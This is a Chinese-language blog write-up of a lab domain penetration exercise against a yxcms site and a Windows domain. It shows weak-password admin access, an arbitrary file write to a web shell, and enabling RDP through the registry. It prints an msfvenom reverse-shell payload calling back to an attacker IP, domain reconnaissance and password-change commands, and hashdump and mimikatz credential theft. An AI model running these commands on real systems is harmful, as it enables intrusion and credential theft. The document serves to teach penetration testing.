
内网渗透 | 记录一次简单的域渗透


原创 Railgun HACK学习呀
2020-02-12原文

环境搭建

三台虚拟机，拓扑如下：




看一下网络配置。




VM1双网卡，第一个桥接一个VMnet2，桥接的作用是模拟将其web服务暴露在外网。攻击机是在桥接网卡的网络中。

VM2、VM3全部是VMnet2，测试后是可以的。




后面碰到一个问题，DMZ无法与域控通信，相当于整个域与DMZ失去了联系，后面发现要将DMZ的DNS设置成域控AD的IP。

初探DMZ




可以看到有个yxcms。



后台


存在弱口令：admin 123456



可以看到一些系统的设置，站点物理路径:C:/phpStudy/WWW

先浏览一下后台，看看有没有能get shell的地方。

看到了执行sql语句，但是在尝试写shell的过程中发现一句话写不进去。




任意文件写入

http://192.168.8.157/yxcms/index.php?r=admin/set/tpadd&Mname=default

目标路径：

http://192.168.8.157/yxcms/protected/apps/default/view/default/config_inc.php




get shell

进入内网

关于发现内网主机以及代理的问题，在“浅析内网渗透”一文中有解释：

这里不再赘述，只是演示相关操作。




ipconfig


双网卡，可知内网ip段时192.168.52.x，进行域渗透最好连接3389。

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server
/v fDenyTSConnections /t REG_DWORD /d 0 /f
```

用上述命令开启3389端口。



3389 open



add user


注意估计是有密码策略，复杂度够了才能添加成功。

但是3389连接不上，估计是开了防火墙……

可以选择msf的shell关闭防火墙，或者是使用ngrok隧道连接3389。

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.8.116
lport=2333 -f exe > get.exe
```

```
meterpreter > run post/windows/manage/enable_rdp
```



connect 3389

域渗透常用的命令：

```
ipconfig /all      查询本机IP段，所在域等

net config Workstation
当前计算机名，全名，用户名，系统版本，工作站域，登陆域

net user      本机用户列表
```

```
net localhroup administrators     本机管理员[通常含有域用户]

net user /domain     查询域用户

net user 用户名 /domain     获取指定用户的账户信息

net user /domain b404 pass     修改域内用户密码，需要管理员权限

net group /domain     查询域里面的工作组

net group 组名 /domain     查询域中的某工作组

net group "domain admins" /domain     查询域管理员列表

net group "domain controllers" /domain     查看域控制器(如果有多台)

net time /domain     判断主域，主域服务器都做时间服务器
```


简单收集信息后得到：域:god.org 域控:138 域成员:141

可以使用msf的getsystem提权成功

抓hash:hashdump

内网渗透 | 手把手教你如何进行内网渗透

或者参考上篇内网渗透msf mimikatz抓取明文。




mimikatz

